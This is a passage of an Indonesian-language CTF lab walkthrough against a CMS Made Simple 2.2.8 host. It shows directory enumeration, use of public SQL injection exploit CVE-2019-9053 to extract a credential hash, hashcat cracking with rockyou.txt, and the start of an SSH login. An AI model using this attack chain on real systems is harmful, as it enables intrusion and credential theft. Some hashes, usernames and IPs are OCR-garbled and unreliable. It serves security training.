[09:58:02] 403 - 2078 - ./ht_wmr.txt
[09:58:04] 403 - 3000 - ./htaccess.bak1
[09:58:06] 403 - 3000 - ./htaccess.org
[09:58:06] 403 - 3028 - ./htaccess.sample
[09:58:06] 403 - 3008 - ./htaccess.save
[09:58:06] 403 - 3018 - ./htaccess.extra
[09:58:06] 403 - 3008 - ./htaccess_urig
[09:58:06] 403 - 2988 - ./htaccess_sc
[09:58:06] 403 - 2988 - ./htaccessSAK
[09:58:06] 403 - 2908 - ./htaccess000
[09:58:06] 403 - 2998 - ./htaccess002
[09:58:06] 403 - 2918 - ./html
[09:58:06] 403 - 2988 - ./htpasswd_test
[09:58:06] 403 - 2968 - ./htpasswd
[09:58:06] 403 - 2976 - ./http-oauth
[09:58:06] 403 - 2988 - ./htpasswd
[09:58:39] 200 - 1188 - /index.html
[09:58:54] 200 - 9298 - /robots.txt
[09:58:55] 403 - 2998 - ./server-status/
[09:58:55] 403 - 3008 - ./server-status/
[09:58:56] 301 - 3118 - /simple → http://10.10.78.61/simple/
Task Completed
[~] kali@kali: ~]

```

Q3: Untuk menemukan konten-konten tersembunyi lainnya yang ada di link https://10.10.78.61 dapat digunakan dengan menjalankan command dirsearch yang ditambah dengan -e dan -r untuk


melihat extension yang ada secara rekursif. Sehingga didapat hasil yang menarik seperti robots.txt.



```
File Actions Edit View Help
kali@kali:~/Downloads ~ kali@kali:~ kali@kali:~ kali@kali:~ kali@kali:~ 
<p>The requested URL /robot.txt was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.78.61 Port 80</address>
</body></html>
(kali㉿kali)-[~]
$ curl http://10.10.78.61/robots.txt
# $Id: robots.txt 3494 2003-03-19 15:37:44Z mike $
#
# This file tells search engines not to index your CUPS server.
#
# Copyright 1993-2003 by Easy Software Products.
#
# These coded instructions, statements, and computer programs are the
# property of Easy Software Products and are protected by Federal
# copyright law. Distribution and use rights are outlined in the file
# "LICENSE.txt" which should have been included with this file. If this
# file is missing or damaged please contact Easy Software Products
# at:
#
# Attn: CUPS Licensing Information
# Easy Software Products
# 44141 Airport View Drive, Suite 204
# Hollywood, Maryland 20636-3111 USA
#
# Voice: (301) 373-9600
# EMail: cups-info@cups.org
# WWW: http://www.cups.org
#
User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
(kali㉿kali)-[~]
```


Q3: Untuk mengetahui isi dari robots.txt pada terminal linux dapat menggunakan command curl untuk mentransfer data yang ada menggunakan sintaks URL. Atau dapat dilakukan dengan menambahkan /robots.txt setelah memasukkan IP address.



```
File Actions Edit View Help
kali@kali:~/Downloads ~ kali@kali:~ kali@kali:~ kali@kali:~ kali@kali:~ 
Copyright 1993-2003 by Easy Software Products.
#
# These coded instructions, statements, and computer programs are the
# property of Easy Software Products and are protected by Federal
# copyright law. Distribution and use rights are outlined in the file
# "LICENSE.txt" which should have been included with this file. If this
# file is missing or damaged please contact Easy Software Products
# at:
#
# Attn: CUPS Licensing Information
# Easy Software Products
# 44141 Airport View Drive, Suite 204
# Hollywood, Maryland 20636-3111 USA
#
# Voice: (301) 373-9600
# EMail: cups-info@cups.org
# WWW: http://www.cups.org
#
User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
(kali㉿kali)-[~]
$ curl http://10.10.78.61/openemr-5_0_1_3
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /openemr-5_0_1_3 was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.78.61 Port 80</address>
</body></html>
(kali㉿kali)-[~]
```

Q3: Karena pada robots.txt tidak terdapat sesuatu yang menarik perhatian, tetapi di bagian bawah teks tersebut terdapat hal yang menarik seperti /openemr-5_0_1_3 dan ketika dijalankan dengan curl biasa tidak menghasilkan sesuatu.




```
(kali㉿kali)-[~]
└─$ curl http://10.10.78.61/openemr-5_0_1_3
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head>
<body>
<h1>Not Found</h1>
<p>The requested URL /openemr-5_0_1_3 was not found on this server.</p>
</body></html>

(kali㉿kali)-[~]
└─$ gobuster dir -u 10.10.78.61 -w /usr/share/dirb/wordlists/big.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.78.61
[+] Method:       GET
[+] Threads:      10
[+] ThreadsList:  /usr/share/dirb/wordlists/big.txt
[+] ThreadsStatus: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2023/08/30 10:05:38 Starting gobuster in directory enumeration mode
./htaccess          (Status: 403) [Size: 295]
./htpasswd          (Status: 403) [Size: 295]
/robots.txt          (Status: 200) [Size: 929]
/server-status      (Status: 403) [Size: 299]
/simple             (Status: 301) [Size: 311] [→ http://10.10.78.61/simple/]

=====
2023/08/30 10:12:11 Finished
```

Q3: Tetapi setelah ditambahkan -u dan url yang digunakan pada command curl masih tidak menghasilkan apa-apa maka dilanjutkan dengan gobuster. Gobuster kemudian memberikan hasil seperti /simple yang merupakan sebuah website.



Q3: Tampilan website yang jika /simple ditambahkan pada url.

The screenshot shows a web browser window with multiple tabs open. The active tab displays the CMS Made Simple website at 10.10.78.61/simple/. The page content includes a footer with social media links (Twitter, Facebook, LinkedIn, YouTube, Google+, Pinterest) and a copyright notice: "© Copyright 2004 - 2013 - CMS Made Simple This site is powered by CMS Made Simple Version 2.2.8". The main content area contains sections like "HOW CMSMS WORKS" (Templates and stylesheets, Pages and navigation, Content, Menu Manager, Extensions, Event Manager, Workflow, Where do I get help?), "DEFAULT TEMPLATES EXPLAINED" (CMSMS tags in the templates, Left simple navigation + 1 column, Top simple navigation + left subnavigation + 1 column, CSSMenu top + 2 columns, CSSMenu left + 1 column, Minimal template, Higher End), and "DEFAULT EXTENSIONS" (Modules, Tags). A note at the bottom states: "Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC".

Q3: Jika discroll terus sampai paling bawah akan ditemukan teks berupa powered by CMS Made Simple.

The screenshot shows a Google search results page for the query "CVE about cms made simple". The results include several links related to security vulnerabilities in CMS Made Simple, such as:

- CVE Details**: <https://www.cvedetails.com> ... - Terjemahan halaman ini | CMSmadesimple : Security Vulnerabilities
- CMS Made Simple 2.2.14** was discovered to contain a cross-site scripting (XSS) vulnerability which allows attackers to execute arbitrary web scripts or HTML via ...
- Exploit-DB**: <https://www.exploit-db.com> ... - Terjemahan halaman ini | CMS Made Simple < 2.2.10 - SQL Injection
- CVE-2019-9053**: An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL ...

Q3: Dan ketika dicari di Google akhirnya ditemukan CVE mengenai CMS Made Simple yaitu CVE-2019-9053.

CVE-ID

CVE-2019-9053 Learn more at National Vulnerability Database (NVD)

Description

An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the m1_idlist parameter.

References

- CONFIRM https://www.cmsmadesimple.org/2019/03/Announcing-CMS-Made-Simple-v2.2.10-Sourceme
- EXPLOIT-DB-46635
- URL https://exploit-db.com/exploits/46635/
- MISC http://packetstormsecurity.com/files/152566/CMS-Made-Simple-SQL-Injection.html
- MISC https://newsletter.cmsmadesimple.org/w89247Qoq4iCRQdfImvhsawg

Assigning CNA

MITRE Corporation

Date Record Created

20190223 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20190223)

Q4: Ketika dibuka CVE-2019-9053 merupakan masalah yang berkaitan dengan SQL Injection atau SQLi

```
File Actions Edit View Help
kali㉿kali ~[Downloads] kali㉿kali ~ kali㉿kali ~ kali㉿kali ~
└$ searchsploit cms made simple
Exploit Title
CMS Made Simple (CMS) Showtime2 - File Upload Remote Code Execution (Metasploit)
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting
CMS Made Simple 0.10 - 'lang.php' Remote File Inclusion
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection
CMS Made Simple 1.1.10 - Multiple Cross-Site Scripting Vulnerabilities
CMS Made Simple 1.1.10 - Multiple Vulnerabilities
CMS Made Simple 1.2 - Remote Code Execution
CMS Made Simple 1.2 - 'index.php' SQL Injection
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload
CMS Made Simple 1.4.1 - Local File Inclusion
CMS Made Simple 1.6.2 - Local File Disclosure
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting
CMS Made Simple 1.6.6 - Multiple Vulnerabilities
CMS Made Simple 1.7 - Cross-Site Request Forgery
CMS Made Simple 1.8 - 'default.lang' Local File Inclusion
CMS Made Simple 1.8 - Cross-Site Scripting / Cross-Site Request Forgery
CMS Made Simple 1.8 - Persistent Cross-Site Template Injection
CMS Made Simple 2.1.6 - Multiple Vulnerabilities
CMS Made Simple 2.1.6 - Remote Code Execution
CMS Made Simple 2.2.1 - Arbitrary File Upload (Authenticated)
CMS Made Simple 2.2.1.1 - Authenticated Arbitrary File Upload
CMS Made Simple 2.2.1.2 - Persistent Cross-Site Scripting (Authenticated)
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (Authenticated)
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 / - SQL Injection
CMS Made Simple Module Antz Toolkit 1.0.2 - Arbitrary File Upload
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload
Shellcodes: No Results
└$
```


Q5: Karena sudah mengetahui kelemahan dari CMS Made Simple, pada terminal linux dapat dijalankan command searchsploit untuk menemukan path yang berkaitan dengan exploit tersebut.

```
kali@kali:~$ ls  
38421.txt 39199.html 40129.txt 43021.py 47440.txt 47497.py 48727.py 48929.py 49003.py 50101.py 50393.txt  
38738.txt 39821.txt 40799.txt 44386.py 47441.txt 47879.ind 48886.txt 49495.py 49930.txt 50318.py  
kali@kali:~$ cd ..  
kali@kali:~/Downloads$ cd ..  
kali@kali:~/Downloads$ searchsploit -m 46635  
Exploit: CMS Made Simple < 2.2.10 - SQL Injection  
    URL: https://www.exploit-db.com/exploits/46635  
    Path: /usr/share/exploitdb/exploits/php/webapps/46635.py  
File Type: Python script, ASCII text executable  
cp: cannot create regular file '/usr/share/exploitdb/exploits/46635.py': Permission denied  
Copied to: /usr/share/exploitdb/exploits/46635.py  
kali@kali:~/Downloads$ cd ..  
kali@kali:~$ searchsploit -m 46635  
Exploit: CMS Made Simple < 2.2.10 - SQL Injection  
    URL: https://www.exploit-db.com/exploits/46635  
    Path: /usr/share/exploitdb/exploits/php/webapps/46635.py  
File Type: Python script, ASCII text executable  
Copied to: /home/kali/46635.py  
kali@kali:~$ mv 46635.py /usr/share/exploitdb/exploits  
mv: cannot move '46635.py' to '/usr/share/exploitdb/exploits/46635.py': Permission denied  
kali@kali:~$
```

Q5: Tetapi ketika dicari di directory linux tidak terdapat file python 46635.py, sehingga untuk dapat mendapat file tersebut pada command searchsploit dapat ditambahkan -m untuk mengcopy file tersebut.

```
kali@kali:~$ python3 46635.py -u http://10.10.70.61/simple  
[*] Try: 1
```


Q5: Menjalankan file python tersebut pada url website yang ditemukan.



The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is highlighted with a red box:

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: nitch
[+] Email found: admin@admin.com
[+] Password found: sc0f1f4468bd75d7a84c7eb73846e8d96
```

Q5: Kemudian berdasarkan hasil file python tersebut didapat username, email, dan password yang telah dienkripsi yang mirip dengan MD5.



The screenshot shows a terminal window on a Kali Linux desktop. The command entered is highlighted with a red box:

```
[kali㉿kali] ~ $ hashcat -o -m 10 0c0f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /home/kali/Downloads/rockyou.txt
```

Q5: Untuk dapat mendekripsikan password yang didapat dapat dijalankan dengan menggunakan command hashcat dengan -O untuk melimit panjang password, -a untuk mode serangan seperti iterasi dan/atau salted, dan -m untuk tipe hash pada password.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~ x kali@kali:~ x
* Appended-Salt
* Single-Hash
* Single-Salt
* Raw-Hash
* Prepend-Salt
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename...: /home/kali/Downloads/rockyou.txt
* Passwords.: 14344393
* Bytes...: 14344393
* Threads...: 1
* Hashes...: 14344393
* Runtime...: 2 secs

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 10 (md5dss$salt)
Hash.Target...: 01f446bd75d7a84c7eb73846e8d961dac0d92e9fa6bb2
Time.Started...: Wed Aug 30 11:03:28 2023 (8 secs)
Time.Estimated...: Wed Aug 30 11:03:28 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#....: 3760.6 kH/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered....: 0/14344393 digests
Progress....: 14344393/14344393 (100.00%)
Rejected....: 3094/14344393 (0.02%)
Restore.Point...: 14344393/14344393 (100.00%)
Restore.Sub.#...: Salt0 Amplifier:0-1 Iteration:0-1
Candidate.Engine: Device Generator
Candidates.#...: $HEX[20000f0cc6c65723131] → $HEX[042a8337c2a156616d6f732103]
Hardware.Mon.#...: Util1: 68%
```

Started: Wed Aug 30 11:03:17 2023
Stopped: Wed Aug 30 11:03:29 2023

[kali@kali:~]

Q5: Karena iterasi dan/atau salted pada jenis serangan masih kurang karena status yang diberikan exhausted.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~ x kali@kali:~ x
Progress.....: 14344393/14344393 (100.00%)
Rejected....: 3094/14344393 (0.02%)
Restore.Point...: 14344393/14344393 (100.00%)
Restore.Sub.#...: Salt0 Amplifier:0-1 Iteration:0-1
Candidate.Engine: Device Generator
Candidates.#...: $HEX[20000f0cc6c65723131] → $HEX[042a8337c2a156616d6f732103]
Hardware.Mon.#...: Util1: 68%
```

Started: Wed Aug 30 11:03:17 2023
Stopped: Wed Aug 30 11:03:29 2023

[kali@kali:~]

```

$ hashcat -b -o 20 0c01f446bd75d7a84c7eb73846e8d961dac0d92e9fa6bb2 /home/kali/Downloads/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pool 1.0, Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1438/2941 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 51

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Duty
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepended-Salt
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient ...
```

Q5: Oleh karena itu iterasi dan/atau salted dari mode serangan diganti menjadi 20 untuk mencegah status exhausted.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~ x kali@kali:~ 
* Not-Iterated
* Prepend-Salt
* Single-Hash
* Single-Salt
* Raw-Hash
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename.: /home/kali/Downloads/rockyou.txt
* Passwords.: 14344384
* Bytes....: 139921697
* Keyspace.: 14344384

0c81f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 20 (md5($salt.$pass))
Hash.Target...: 0c81f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started..: Wed Aug 30 11:04:45 2023 (0 secs)
Time.Estimated.: Wed Aug 30 11:04:45 2023 (0 secs)
Time.Limit....: Wed Aug 30 11:04:45 2023 (0 secs)
Kernel.Feature.: Optimized Kernel
Guess.Base....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#....: 1397.6 kH/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests
Progress.....: 1024/14344384 (0.01%)
Rejected....: 0/14344384 (0.00%)
Restore.Point.: 0/14344384 (0.00%)
Restore.Sub.#.: Salt+ Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#...: 123456 → bethany
Hardware.Mon.#.: Util: 95%
Started: Wed Aug 30 11:04:14 2023
Stopped: Wed Aug 30 11:04:47 2023

```

Q5: Kemudian akhirnya didapat hasil akhir dari dekripsi yaitu secret.

Q6: Untuk dapat melihat informasi yang lebih detail melalui login berdasarkan info yang didapat adalah dengan menggunakan ssh.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~ x kali@kali:~ 
Hash.Mode....: 20 (md5($salt.$pass))
Hash.Target...: 0c81f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started..: Wed Aug 30 11:04:45 2023 (0 secs)
Time.Estimated.: Wed Aug 30 11:04:45 2023 (0 secs)
Kernel.Feature.: Optimized Kernel
Guess.Base....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#....: 1397.6 kH/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests
Progress.....: 1024/14344384 (0.01%)
Rejected....: 0/14344384 (0.00%)
Restore.Point.: 0/14344384 (0.00%)
Restore.Sub.#.: Salt+ Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#...: 123456 → bethany
Hardware.Mon.#.: Util: 95%
Started: Wed Aug 30 11:04:14 2023
Stopped: Wed Aug 30 11:04:47 2023

```

(kali㉿kali)-[~]

ssh mitch@10.10.78.61 -p 2222

The authenticity of host '[10.10.78.61]:2222 ([10.10.78.61]:2222)' can't be established.
ED25519 key fingerprint is SHA256:1q4fXxcnA5mPNaufelQqvrb0Bd0JPCHGmgeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.61]:2222' (ED25519) to the list of known hosts.
mitch@10.10.78.61's password:
